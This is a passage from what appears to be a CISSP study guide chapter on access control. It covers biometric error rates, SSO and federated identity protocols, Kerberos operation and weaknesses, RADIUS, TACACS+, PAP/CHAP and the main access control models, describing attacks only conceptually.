Over 40 data points are usually collected and compared in a typical fingerprint scan. The accuracy of the system may be lowered by collecting fewer minutiae points (10 or so). This will lower the FRR, but raise the FAR. It also increases the possibility that a user's fingerprints would be easier to counterfeit.

Crossover Error Rate (CER)

The Crossover Error Rate (CER) describes the point where the False Reject Rate (FRR) and False Accept Rate (FAR) are equal. CER is also known as the Equal Error Rate (EER). The Crossover Error Rate describes the overall accuracy of a biometric system.

As the sensitivity of a biometric system increases, FRRs will rise and FARs will drop. Conversely, as the sensitivity is lowered, FRRs will drop and FARs will rise. Fig. 6.6 shows a graph depicting the FAR versus the FRR. The CER is the intersection of both lines of the graph as shown in Fig. 6.6, based on the ISACA IS Auditing Guidelines for Biometric Controls #G36 [5].

**FIG. 6.6**

Crossover error rate.

Types of Biometric Controls

There are a number of biometric controls used today. Below are the major implementations and their specific pros and cons with regard to access control security.

Fingerprints

Fingerprints are the most widely used biometric control available today. Smart cards can carry fingerprint information. Many US Government office buildings rely on fingerprint authentication for physical access to the facility. Examples include smart keyboards, which require users to present a fingerprint to unlock the computer's screen saver.

The data used for storing each person's fingerprint must be of a small enough size to be used for authentication. This data is a mathematical representation of finger-print *minutiae*, specific details of fingerprint friction ridges, which include whorls, ridges, bifurcation, and others. Fig. 6.7 shows minutiae types (from left) bifurcation, ridge ending, core, and delta [6].

Retina Scan

A *retina scan* is a laser scan of the capillaries that feed the retina of the back of the eye. This can seem personally intrusive because the light beam must directly enter the pupil, and the user usually needs to press their eye up to a laser scanner eyecup. The laser scan maps the blood vessels of the retina. Health information of the user can be gained through a retina scan: conditions such as pregnancy and diabetes can

**FIG. 6.7**

Fingerprint minutiae [6].

be determined, which may raise legitimate privacy issues. Because of the need for close proximity of the scanner in a retina scan, exchange of bodily fluids is possible when using retina scanning as a means of access control.

Exam Warning

Retina scans are rarely used because of health risks and invasion-of-privacy issues. Alternatives should be considered for biometric controls that risk exchange of bodily fluid or raise legitimate privacy concerns.

Iris Scan

An *iris scan* is a passive biometric control. A camera takes a picture of the iris (the colored portion of the eye) and then compares photos within the authentication database. This also works through contact lenses and glasses. Each person's two irises are unique, even twins' irises. Benefits of iris scans include high accuracy, passive scanning (which may be accomplished without the subject's knowledge), and no exchange of bodily fluids.

Hand Geometry

In *hand geometry* biometric control, measurements are taken from specific points on the subject's hand: "The devices use a simple concept of measuring and recording the length, width, thickness, and surface area of an individual's hand while guided on a plate" [7]. Hand geometry devices are fairly simple, and can store information in as little as 9 bytes.

Keyboard Dynamics

Keyboard dynamics refers to how hard a person presses each key and the rhythm by which the keys are pressed. Surprisingly, this type of access control is cheap to implement and can be effective. As people learn how to type and use a computer keyboard, they develop specific habits that are difficult to impersonate, although not impossible.

Dynamic Signature

Dynamic signatures measure the process by which someone signs his/her name. This process is similar to keyboard dynamics, except that this method measures the hand-writing of the subjects while they sign their name. Measuring time, pressure, loops in the signature, and beginning and ending points all help to ensure the user is authentic.

Voiceprint

A *voiceprint* measures the subject's tone of voice while stating a specific sentence or phrase. This type of access control is vulnerable to replay attacks (replaying a recorded voice), so other access controls must be implemented along with the voiceprint. One such control requires subjects to state random words, protecting against an attacker playing pre-recorded specific phrases. Another issue is people's voices may substantially change due to illness, resulting in a false rejection.

Facial Scan

Facial scan technology has greatly improved over the last few years. Facial scanning (also called facial recognition) is the process of passively taking a picture of a subject's face and comparing that picture to a list stored in a database. Although not frequently used for biometric authentication control due to the high cost, law enforcement and security agencies use facial recognition and scanning technologies for biometric identification to improve security of high-valued, publicly accessible targets.

Superbowl XXXV was the first major sporting event that used facial recognition technology to look for potential terrorists [8]. Cameras were placed at every entrance and each attendee's face was scanned and compared to a list of active terrorist threats. The technology worked and, although no terrorists were identified, 19 petty criminals were identified. The companies that make the systems claim they are primarily a deterrent control.

Note

Casinos have used the same facial recognition technology as the Superbowl example since the early 2000s. A casino's biggest concern with regard to security is keeping the guests safe. However, a close second is ensuring that there are no cheaters stealing from the casino. Because cheaters have been known to wear elaborate disguises, more and more casinos are turning to facial recognition software. This software uses facial geometry to distinguish between faces. Because this geometry measures unique distances between facial features compared to the size of the face, no matter what the disguise, the software is likely to alert when it detects a known cheater stored within the database.

Someplace You Are

Someplace you are describes location-based access control using technologies such as the global positioning system (GPS), IP address-based geolocation, or the physical location for a point-of-sale purchase. These controls can deny access if the subject is in the incorrect location. Credit card companies employ this access control when monitoring a consumer's activities for fraud. Many companies require that users notify them if they intend to travel abroad. If not, the credit card will most likely be declined for fear of unauthorized activity.

Access Control Technologies

There are several technologies used for the implementation of access controls. As each technology is presented, it is important to identify what is unique about each technical solution.

Centralized Access Control

Centralized access control concentrates access control in one logical point for a system or organization. Instead of using local access control databases, systems authenticate via third-party authentication servers. Centralized access control can be used to provide Single Sign-On (SSO), where a subject may authenticate once, and then access multiple systems. Centralized access control can centrally provide the three “A’s” of access control: Authentication, Authorization, and Accountability.

- Authentication: proving an identity claim
- Authorization: actions authenticated subjects are allowed to perform on a system
- Accountability: the ability to audit a system and demonstrate the actions of subjects

Decentralized Access Control

Decentralized access control allows IT administration to occur closer to the mission and operations of the organization. In decentralized access control, an organization spans multiple locations, and the local sites support and maintain independent systems, access control databases, and data. Decentralized access control is also called distributed access control.

This model provides more local power: each site has control over its data. This is empowering, but carries risks. Different sites may employ different access control models, different policies, and have different levels of security, leading to an inconsistent view. Even organizations with a uniform policy may find that adherence varies per site. An attacker is likely to attack the weakest link in the chain: a small office with less trained staff makes a more tempting target than a central data center with experienced staff.

The US military uses decentralized access control in battlefield situations. A soldier who needs access to IT equipment cannot call a help desk in the middle of a battle.

Exam Warning

Do not get confused on the CISSP® exam if asked about DAC compared to decentralized access control. DAC stands for discretionary access control. Decentralized access control will always be spelled out on the exam.

Single Sign-On (SSO)

Single Sign-On (SSO) allows multiple systems to use a central authentication server (AS). This allows users to authenticate once, and then access multiple, different systems. It also allows security administrators to add, change, or revoke user privileges on one central system.

The advantages of SSO are listed below. As outlined in the IBM article, “Build and Implement a Single Sign-On Solution” by Chris Dunne, SSO is an important access control and can offer the following benefits:

- “Improved user productivity. Users are no longer bogged down by multiple logins and they are not required to remember multiple IDs and passwords. Also, support personnel answer fewer requests to reset forgotten passwords.”
- “Improved developer productivity. SSO provides developers with a common authentication framework. In fact, if the SSO mechanism is independent, then developers do not have to worry about authentication at all. They can assume that once a request for an application is accompanied by a username, then authentication has already taken place.”
- “Simplified administration. When applications participate in a single sign-on protocol, the administration burden of managing user accounts is simplified. The degree of simplification depends on the applications since SSO only deals with authentication. So, applications may still require user-specific attributes (such as access privileges) to be set up.”

The disadvantages of SSO are listed below and must be considered before implementing SSO on a system:

- “Difficult to retrofit. An SSO solution can be difficult, time consuming, and expensive to retrofit to existing applications.”
- “Unattended desktop. Implementing SSO reduces some security risks, but increases others. For example, a malicious user could gain access to a user’s resources if the user walks away from his machine and leaves it logged in. Although this is a problem with security in general, it is worse with SSO because all authorized resources are compromised. At least with multiple logons, the user may only be logged into one system at the time and so only one resource is compromised.”

- “Single point of attack. With single sign-on, a single, central authentication service is used by all applications. This is an attractive target for hackers who may decide to carry out a denial of service attack” [9].

Session Management of Single Sign-On

With great power comes responsibility: Single Sign-On enables users to access a wealth of information with a single authentication. The risk of malicious access to those resources can increase with SSO, and this risk must be mitigated. See the “Unattended desktop” section of the quote from “Build and Implement a Single Sign-On Solution” shown in the previous section.

SSO should always be combined with MFA (multifactor authentication), but that still leaves the potential risk of malicious use of an existing session. For that reason: session timeouts and screensavers that automatically lock the workstation should be used. Users should also be trained to lock their workstations when they leave their desks.

Federated Identity Management

Federated Identity Management (FIM) applies Single Sign-On at a much wider scale: ranging from cross-organization to Internet scale.

According to EDUCAUSE, “Identity management refers to the policies, processes, and technologies that establish user identities and enforce rules about access to digital resources. In a campus setting, many information systems—such as e-mail, learning management systems, library databases, and grid computing applications—require users to authenticate themselves (typically with a username and password). An authorization process then determines which systems an authenticated user is permitted to access. With an enterprise identity management system, rather than having separate credentials for each system, a user can employ a single digital identity to access all resources to which the user is entitled. Federated identity management permits extending this approach above the enterprise level, creating a trusted authority for digital identities across multiple organizations. In a federated system, participating institutions share identity attributes based on agreed-upon standards, facilitating authentication from other members of the federation and granting appropriate access to online resources. This approach streamlines access to digital assets while protecting restricted resources” [10].

SAML

SAML (Security Assertion Markup Language) 2.0 is the current version and provides a standardized way of communicating identity data between systems. SAML transmits this data via XML-formatted assertions, which can communicate details regarding identification, authentication, and possibly also authorization. One goal of SAML is to enable web-based SSO at an Internet scale.

SAML considers three roles the Identity Provider (IdP), the Service Provider (SP), and the principal/user. The principal, via a user-agent typically in the form of a Web browser, requests resources from the SP. The SP offers applications/resources that can

be leveraged by trusted principals but depends upon the IdP to verify and vouch for the principal. The IdP serves as the trusted source of identities and is responsible for authenticating users/principals and communicating the result of that authentication to the SP. At a high level SAML operates via XML-formatted assertions created by the identity provider (IdP) to communicate details regarding the status of identification and authentication of a principal/user to the service provider (SP).

SAML natively focuses primarily on authentication. While in some use cases basic SAML can be used for simple authorization, it can be extended to allow for communication of more robust authorization details. To integrate complex authorization details SAML can leverage either the XML-based eXtensible Access Control Markup Language (XACML) protocol or JSON-formatted OAuth, which is discussed next.

OAuth

OAuth provides an authorization framework allowing a standardized means of communicating and delegating authorization to applications without requiring users to divulge their credentials. Note that the focus and purpose of OAuth is facilitating authorization, not authentication. A primary use case of OAuth involves a user enabling a client application to act on the user's behalf, without exposing the user's credentials to the client application. OAuth facilitates this through the use of access tokens, which the client application uses to prove that the user has approved the client application acting on behalf of the user.

OAuth 2.0 was released not long after the debut of OAuth 1.0 and addressed security deficiencies in the original specification.

OIDC (OpenID Connect)

OIDC (OpenID Connect) builds upon the OAuth 2.0 authorization framework and extends the functionality to facilitate authentication and provides an alternative to SAML for FIM or SSO implementations. As noted previously, OAuth is designed for authorization rather than authentication. For developers, the process flow for OIDC largely mirrors that of the commonly used OAuth 2.0 framework, but now it can also communicate identity and authentication details rather than just simply authorization. Whereas SAML communicates XML-formatted assertions, OIDC communicates claims via the ID Token, which is formatted using the RFC standard JWTs (JSON Web Tokens) structure.

Identity as a Service (IDaaS)

With identity being a required pre-condition to effectively manage confidentiality, integrity, and availability, obviously identity plays a key role in security. Identity as a Service (IDaaS), or cloud identity, allows organizations to leverage cloud services for identity management. The idea of leveraging public cloud services for identity management can be disconcerting. However, as with all matters of security, there are elements of cloud identity that can increase or decrease risk.

One of the most significant justifications for leveraging IDaaS stems from organizations' continued adoption and integration of cloud-hosted applications and other public facing third-party applications. Many of the IDaaS vendors can directly integrate with these services to allow for more streamlined identity management and single-sign on. Organizations already struggle with internal identity management and, particularly troubling, account/access revocation. These challenges are compounded when organizations must also account for publicly accessible critical applications that are leveraged by the workforce. Other commonly realized security benefits from integration with cloud identity providers include: easier deployment and integration of two-factor or multifactor authentication, self-service account management and password resets, better support for integrating mobile devices, and centralized audit capabilities.

The rather obvious security question with IDaaS concerns the potentially increased exposure to an organization's critical identity and authentication information. With traditional on-premises identity management solutions, the enterprise exerts control over securing the platform itself. With cloud identity, if the identity provider suffers a breach, then client organizations could well be devastated as a result.

Microsoft Accounts, formerly Live ID, are an example of cloud identity increasingly found within many enterprises.

Exam Warning

On the exam, be careful not to confuse IaaS (Infrastructure as a Service, discussed in [Chapter 4](#), Domain 3: Security Architecture and Engineering) for IDaaS (Identity as a Service).

Federated Identity with a Third-Party Service

Historically Federated Identity Management (FIM) focused on the enterprise and an expectation of on-premises hosted identity providers and applications. The increasing popularity of cloud-based identity solutions and general uptick in adoption of cloud services, particularly Software as a Service (SaaS) applications, has increased the diversity of FIM deployment and service models. While on-premises FIM deployments continue to be widely used in enterprises, there has been increasing adoption of entirely cloud-hosted FIM solutions as well as hybrid solutions that include and integrate components of both on-premises and cloud-hosted deployments.

Though adoption of cloud identity, or IDaaS, is increasing, not all applications and services will be able to integrate with the IDaaS providers. Also, architecturally, many internal applications are deployed in a way that precludes easy interfacing with public facing cloud identity providers. Though not a perfect solution to the aforementioned challenges, one way to mitigate some of these issues is to deploy an on-premises third-party identity service. Leveraging an enterprise-hosted implementation of a third-party identity service can address some of the security and logistical challenges associated with the purely public-facing cloud identity services.

An on-premises implementation of a third-party identity service can allow internal applications to integrate with a cloud identity. This might be possible even without necessarily having to fundamentally alter the security architecture of the applications. Though this would depend upon implementation details, another benefit of moving to integrate third-party identity services is that it could allow for greater portability of the organization's traditional on-premises identity solution.

Deploying an enterprise-hosted instance of the identity services is far from the only way to integrate with third-party identity services. Another approach would be to deploy solutions that would allow the existing traditional on-premises identity provider to integrate with the cloud identity providers. This model is one way of federating the local organization's identity, and could allow for the use of typical organizational credentials, which even unbeknownst to the end users are integrated with a cloud identity to allow greater portability of users' identities.

Credential Management Systems

Despite many laudable attempts to evolve beyond them, passwords continue to be a source of operational pain and common target of attack. While adoption of MFA and/or passwordless authentication systems does seem to be increasing, static passwords persist. Legitimate credentials represent a high value target for adversaries. After initial exploitation, adversaries frequently seek and compromise credentials that can be used to pivot throughout the compromised network. Anything organizations can do to decrease the likelihood of credential compromise or limit the impact of credential compromise is a tremendous boon to security.

Credential management systems can help harden user credentials in meaningful ways. Some of the features potentially offered by credential management systems include: secure password generation, secure password storage, credential check-in and check-out, automatic password rotation, reduction in the number of credentials users must remember, multifactor authentication to unlock credentials, and audit logging of all interactions. Credential management systems that enable efficient, yet secure, access and use of credentials can increase the likelihood of users leveraging different randomly generated passwords for each credential and reduce occurrences of password reuse. While the capabilities vary, credential management systems can play a vital role in helping to better secure these high value targets.

LDAP

Lightweight Directory Access Protocol (LDAP) provides a common open protocol for interfacing and querying directory service information provided by network operating systems. LDAP is widely used for the overwhelming majority of internal identity services including, most notably, Active Directory. Directory services play a key role in many applications by exposing key users, computers, services, and other objects to be queried via LDAP.

LDAP is an application layer protocol that uses port 389 via TCP or UDP. LDAP queries can be transmitted in cleartext and, depending upon configuration, can allow for some or all data to be queried anonymously. Naturally, LDAP does support authenticated connections and also secure communication channels leveraging TLS.

Kerberos

Kerberos is a third-party authentication service that may be used to support Single Sign-On. Kerberos (<https://www.kerberos.org/>) was the name of the three-headed dog that guarded the entrance to Hades (also called Cerberus) in Greek mythology. The three heads of the mythical Kerberos were meant to signify the three “A’s” of AAA systems: authentication, authorization, and accountability. In reality, the original Kerberos mainly provided authentication. Some now say that the three heads of Kerberos represent the client, the Key Distribution Center (KDC), and the server.

Exam Warning

Kerberos was developed under Project Athena at the Massachusetts Institute of Technology (MIT). Kerberos is extremely testable; it is best to learn how Kerberos works.

The Kerberos FAQ (see <http://www.faqs.org/faqs/kerberos-faq/user/>) states: “Kerberos is a network authentication system for use on physically insecure networks, based on the key distribution model presented by Needham and Schroeder. It allows entities communicating over networks to prove their identity to each other while preventing eavesdropping or replay attacks. It also provides for data stream integrity (detection of modification) and secrecy (preventing unauthorized reading) using cryptography systems such as DES (Data Encryption Standard)” [11].

Kerberos Characteristics

Kerberos uses symmetric encryption and provides mutual authentication of both clients and servers. It protects against network sniffing and replay attacks. The current version of Kerberos is version 5, described by RFC 4120 [12].

Kerberos has the following components:

- *Principal*: Client (user) or service
- *Realm*: A logical Kerberos network
- *Ticket*: Data that authenticates a principal’s identity
- *Credentials*: a ticket and a service key
- *KDC*: Key Distribution Center, which authenticates principals
- *TGS*: Ticket Granting Service
- *TGT*: Ticket Granting Ticket
- C/S: Client/Server, regarding communications between the two

Kerberos Operational Steps

A Kerberos principal, a client run by user Alice, wishes to access a printer. Alice may print after taking these five (simplified) steps:

1. Kerberos Principal Alice contacts the KDC (Key Distribution Center, which acts as an authentication server), requesting authentication.
2. The KDC sends Alice a session key, encrypted with Alice's secret key. The KDC also sends a TGT (Ticket Granting Ticket), encrypted with the TGS's secret key.
3. Alice decrypts the session key and uses it to request permission to print from the TGS (Ticket Granting Service).
4. Seeing Alice has a valid session key (and therefore has proven her identity claim), the TGS sends Alice a C/S session key (second session key) to use to print. The TGS also sends a service ticket, encrypted with the printer's key.
5. Alice connects to the printer. The printer, seeing a valid C/S session key, knows Alice has permission to print, and also knows that Alice is authentic.

This process is summarized in Fig. 6.8.

The session key in step 2 of Fig. 6.8 is encrypted with Alice's key (represented as “{Session Key}Key^{Alice}”). Also note that the TGT is encrypted with the TGS's key:




FIG. 6.8

Kerberos steps.

Alice cannot decrypt the TGT (only the TGS can); she simply sends it to the TGS. The TGT contains a number of items, including a copy of Alice's session key. This is how the TGS knows that Alice has a valid session key (which proves Alice is authenticated).

Note

Many sites run both the KDC and TGS services on one system, but they may be run on separate systems. It is helpful to think of them as independent systems for the exam.

The TGT is good for a site-selected specific lifetime, often set to 10 hours (the length of a workday, plus a couple of hours). This allows a typical user to authenticate once, and access network resources for the lifetime of the ticket. Kerberos is stateless for this reason: once Alice has a TGT, she may use it for its lifetime, even if the KDC goes offline. Also, the TGS can allow Alice to print without consulting the KDC: everything the TGS needs to know is contained in the traffic Alice sends, including the TGT and the first authenticator.

The same is true for the service ticket Alice sends to the printer. It is encrypted with the printer's key, and contains a copy of the client/server session key. Alice cannot decrypt it, and simply passes it back to the printer. This allows the printer to make its decision based entirely on what Alice sends, without consulting the KDC or the TGS.

Note

This section (and the exam) describes "plain vanilla" Kerberos, not specific vendor implementations such as Kerberos within Microsoft Windows Active Directory.

Kerberos Strengths

Kerberos provides mutual authentication of client and server. We have seen how the TGS and server (such as a printer) know that Principal Alice is authenticated. Alice also knows that the KDC is the real KDC. The real KDC knows both Alice's and the TGS's keys. If a rogue KDC pretended to be a real KDC, it would not have access to those keys. Fig. 6.9 shows steps 1 and 2 of Alice attempting to authenticate via a rogue KDC.




FIG. 6.9

Rogue KDC.

The rogue KDC does not know Alice's or the TGT's keys. So it supplies garbage keys ("Key^{garbage}"). When Alice tries to decrypt the session key, she will get garbage, not a valid session key. Alice will then know the KDC is bogus.

Kerberos mitigates replay attacks (where attackers sniff Kerberos credentials and replay them on the network) via the use of timestamps. Authenticators contain a timestamp, and the requested service will reject any authenticator that is too old (typically 5 minutes). Clocks on systems using Kerberos need to be synchronized for this reason: clock skew can invalidate authenticators.

In addition to mutual authentication, Kerberos is stateless: any credentials issued by the KDC or TGS are good for the credential's lifetime, even if the KDC or TGS goes down.

Kerberos Weaknesses

The primary weakness of Kerberos is that the KDC stores the keys of all principals (clients and servers). A compromise of the KDC (physical or electronic) can lead to the compromise of every key in the Kerberos realm.

The KDC and TGS are also single points of failure: if they go down, no new credentials can be issued. Existing credentials may be used, but new authentication and service authorization will stop.

Replay attacks are still possible for the lifetime of the authenticator. An attacker could sniff an authenticator, launch a denial-of-service attack against the client, and then assume or spoof the client's IP address.

In Kerberos 4, any user may request a session key for another user. So Eve may say, "Hi, I'm Alice and I want to authenticate." The KDC would then send Eve a TGT and a session key encrypted with Alice's key. Eve could then launch a local password-guessing attack on the encrypted session key, attempting to guess Alice's key. Kerberos 5 added an extra step to mitigate this attack: in step 1 in Fig. 6.8, Alice encrypts the current time with her key and sends that to the KDC. The KDC knows Alice is authentic (possesses her key), and then proceeds to step 2.

Finally, Kerberos is designed to mitigate a malicious network: a sniffer will provide little or no value. Kerberos does not mitigate a malicious local host: plaintext keys may exist in memory or cache. A malicious local user or process may be able to steal locally cached credentials.

Kerberos Exploitation

Kerberos being a primary credential gatekeeper in many enterprise environments means that attacks against this ecosystem are ubiquitous and should be expected. The most common attack against Kerberos involves adversaries simply gaining access to and impersonating already authenticated security principals. Strictly speaking, this does not truly involve exploitation of Kerberos, but rather simply the leveraging of an account's previously issued service tickets. Within the Kerberos ecosystem, leveraging a user's currently validated service ticket would allow the adversary access to resources already being accessed by the user.

More overtly Kerberos-centric attack patterns also exist. MITRE's ATT&CK® Enterprise Matrix includes Technique 1558 (T1558): Steal or Forge Kerberos Tickets, which additionally highlights specific attack patterns such as Golden Ticket, Silver Ticket, and Kerberoasting [13]. In each case, the overarching goal is for the adversary to undermine Kerberos authentication to present as a legitimate user, which can enable the adversary's lateral movement and allow general access throughout the victim environment.

Access Control Protocols and Frameworks

Both centralized and decentralized models may support remote users authenticating to local systems. A number of protocols and frameworks may be used to support this need, including RADIUS, Diameter, TACACS/TACACS+, PAP and CHAP, and Microsoft Active Directory.

RADIUS

The *Remote Authentication Dial In User Service (RADIUS)* protocol is a third-party authentication system. RADIUS is described in RFCs 2865 and 2866, and uses the User Datagram Protocol (UDP) ports 1812 (authentication) and 1813 (accounting). RADIUS formerly used the (unofficially assigned) ports of 1645 and 1646 for the same respective purposes; some implementations continue to use those ports.

RADIUS is considered an “AAA” system, comprised of three components: authentication, authorization, and accounting. It authenticates a subject’s credentials against an authentication database. It authorizes users by allowing specific users to access specific data objects. It accounts for each data session by creating a log entry for each RADIUS connection made.

RADIUS request and response data is carried in Attribute Value Pairs (AVPs). According to RFC 2865 (<https://datatracker.ietf.org/doc/html/rfc2865>), RADIUS supports the following codes:

- Access-Request
- Access-Accept
- Access-Reject
- Accounting-Request
- Accounting-Response
- Access-Challenge
- Status-Server (experimental)
- Status-Client (experimental) [14]

Diameter

Diameter is RADIUS’ successor, designed to provide an improved Authentication, Authorization, and Accounting (AAA) framework. RADIUS provides limited accountability, and has problems with flexibility, scalability, reliability, and security. Diameter also uses Attribute Value Pairs, but supports many more: while RADIUS uses 8 bits for the AVP field (allowing 256 total possible AVPs), Diameter uses 32

bits for the AVP field (allowing billions of potential AVPs). This makes Diameter more flexible, allowing support for mobile remote users, for example.

Diameter uses a single server to manage policies for many services, as opposed to RADIUS which requires many servers to handle all of the secure connection protocols. Like RADIUS, Diameter provides AAA functionality, but in addition it is made more reliable by using the Transmission Control Protocol (TCP). Diameter is described by RFC 6733 (<https://datatracker.ietf.org/doc/html/rfc6733>).

TACACS and TACACS+

The *Terminal Access Controller Access Control System (TACACS)* is a centralized access control system that requires users to send an ID and static (reusable) password for authentication. TACACS uses UDP port 49 (and may also use TCP). Reusable passwords are a vulnerability: the improved *TACACS+* provides better password protection by allowing two-factor strong authentication.

It is important to note that TACACS+ is not backward compatible with TACACS. TACACS+ uses TCP port 49 for authentication with the TACACS+ server. The actual function of authentication is very similar to RADIUS, but there are some key differences.

RADIUS only encrypts the password (leaving other data, such as username, unencrypted). TACACS+, on the other hand, encrypts all data below the TACACS+ header. This is an improvement over RADIUS and is more secure.

PAP and CHAP

The *Password Authentication Protocol (PAP)* is defined by RFC 1334 (<https://datatracker.ietf.org/doc/html/rfc1334#section-22>) and is referred to as being, “not a strong authentication method” [15]. A user enters a password and it is sent across the network in cleartext. When received by the PAP server, it is authenticated and validated. Sniffing the network may disclose the plaintext passwords. Sniffing refers to monitoring network communications and capturing the raw TCP/IP traffic.

The *Challenge Handshake Authentication Protocol (CHAP)* is defined by RFC 1994 (<https://datatracker.ietf.org/doc/html/rfc1994>) and provides protection against playback attacks. It uses a central location that challenges remote users. As stated in the RFC, “CHAP depends upon a ‘secret’ known only to the authenticator and the peer. The secret is not sent over the link. Although the authentication is only one-way, by negotiating CHAP in both directions the same secret set may easily be used for mutual authentication” [16].

The advantage of using CHAP over PAP is the additional security provided by the shared secret used during the challenge and response: a sniffer that views the entire challenge/response process will not be able to determine the shared secret.

Microsoft Active Directory Domains

Microsoft Windows Active Directory uses the concept of *domains* as the primary means to control access. For authentication purposes, Microsoft bases its authentication of trust relationships on RFC 1510, the Kerberos Authentication Protocol,

and it has been integrated into Microsoft Windows operating systems since Windows 2000. Each domain has a separate authentication process and space. Each domain may contain different users and different network assets and data objects. Because Microsoft Windows also uses the concept of groups to control access by users to data objects, each group may be granted access to various domains within the system. If a two-way trust between domains is created, then groups belonging to either domain may access data objects from each domain.

As stated by Microsoft, “How a specific trust passes authentication requests depends on how it is configured; trust relationships can be one-way, providing access from the trusted domain to resources in the trusting domain, or two way, providing access from each domain to resources in the other domain. Trusts are also either non-transitive, in which case trust exists only between the two trust partner domains, or transitive, in which case trust automatically extends to any other domains that either of the partners’ trust”[\[17\]](#).

Exam Warning

Microsoft trust relationships fall into two categories: non-transitive and transitive. Non-transitive trusts only exist between two trust partners. Transitive trusts exist between two partners and all of their partner domains. For example: if A trusts B, in a transitive trust, A will trust B and all of B’s trust partners.

Access Control Models

Now that we have reviewed the cornerstone access control concepts, we can discuss the different access control models: the primary models are Discretionary Access Control (DAC), Mandatory Access Control (MAC), and Role-Based Access Control (RBAC) along with the more recently defined approaches Attribute-Based Access Control (ABAC) and Risk-Based Access Control.

Do not think of one model being better than another. Instead, keep in mind that each model is used for a specific information security purpose. For example, if you had a weather website that required immediate data updates, but the information itself could have small errors in it (weather data is notoriously unreliable), the data integrity model would be different from a top secret database that had nuclear launch codes (it is VERY important that nuclear launch code data be both reliable AND kept highly confidential).

Discretionary Access Controls (DAC)

Discretionary Access Control (DAC) gives subjects full control of objects they have created or been given access to, including sharing the objects with other subjects. Subjects are empowered and control their data. Standard UNIX and Windows operating systems use DAC for file systems: subjects can grant other subjects access to their files, change their attributes, alter them, or delete them.

If a subject makes a mistake, such as attaching the wrong file to an email sent to a public mailing list, loss of confidentiality can result. Mistakes and malicious acts can also lead to a loss of integrity or availability of data.

Mandatory Access Controls (MAC)

Mandatory Access Control (MAC) is system-enforced access control based on a subject's clearance and an object's labels. Subjects and Objects have clearances and labels, respectively, such as confidential, secret, and top secret. A subject may access an object only if the subject's clearance is equal to or greater than the object's label. Subjects cannot share objects with other subjects who lack the proper clearance, or "write down" objects to a lower classification level (such as from top secret to secret). MAC systems are usually focused on preserving the confidentiality of data.

Mandatory Access Control is expensive and difficult to implement, especially when attempting to separate differing confidentiality levels (security domains) within the same interconnected IT system. Clearing users is an expensive process; see the "Clearance" section in [Chapter 3](#), Domain 2: Asset Security, for more information. Specific MAC models, such as Bell-LaPadula, are discussed in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

Role-Based Access Control

Role-Based Access Control (RBAC) defines how information is accessed on a system based on the role of the subject. A role could be a nurse, a backup administrator, a help desk technician, etc. Subjects are grouped into roles and each defined role has access permissions based upon the role, not the individual.

According to NIST, RBAC has the following rules:

1. "Role assignment: A subject can execute a transaction only if the subject has selected or been assigned a role. The identification and authentication process (e.g., login) is not considered a transaction. All other user activities on the system are conducted through transactions. Thus all active users are required to have some active role."
2. Role authorization: A subject's active role must be authorized for the subject. With (1) above, this rule ensures that users can take on only roles for which they are authorized.
3. Transaction authorization: A subject can execute a transaction only if the transaction is authorized through the subject's role memberships, and subject to any constraints that may be applied across users, roles, and permissions. With (1) and (2), this rule ensures that users can execute only transactions for which they are authorized" [18].

Even powerful roles have limitations; for example, many organizations do not allow system administrators to surf the Web while using the administrator account. This keeps each role separate on the system and reduces the exposure of more sensitive

Table 6.1 RBAC.

Role	Example Data Access
Basic user	Desktop applications: email, spreadsheet, web access
Auditor	System security logs, authentication server logs
Network engineer	Router logs, firewall logs, VPN concentrator logs

accounts. **Table 6.1** shows examples of differing data access based upon the role the user has on the system.

Task-Based Access Control

Task-based access control provides an access control model closely related to RBAC. Task-based access control is based on the tasks each subject must perform, such as writing prescriptions, restoring data from a backup tape, or opening a help desk ticket. It attempts to solve the same problem that RBAC solves, focusing on specific tasks, instead of roles. Note that tasks could also serve as an attribute that informs Attribute-Based Access Control (ABAC) discussed later in this chapter.

Rule-Based Access Controls

As one would expect, a *rule-based access control* system uses a series of defined rules, restrictions, and filters for accessing objects within a system. The rules are in the form of “if/then” statements. An example of a rule-based access control device is a proxy firewall that allows users to surf the Web with predefined approved content only (“If the user is authorized to surf the Web, and the site is on the approved list, then allow access”). Other sites are prohibited and this rule is enforced across all authenticated users.

Attribute-Based Access Control (ABAC)

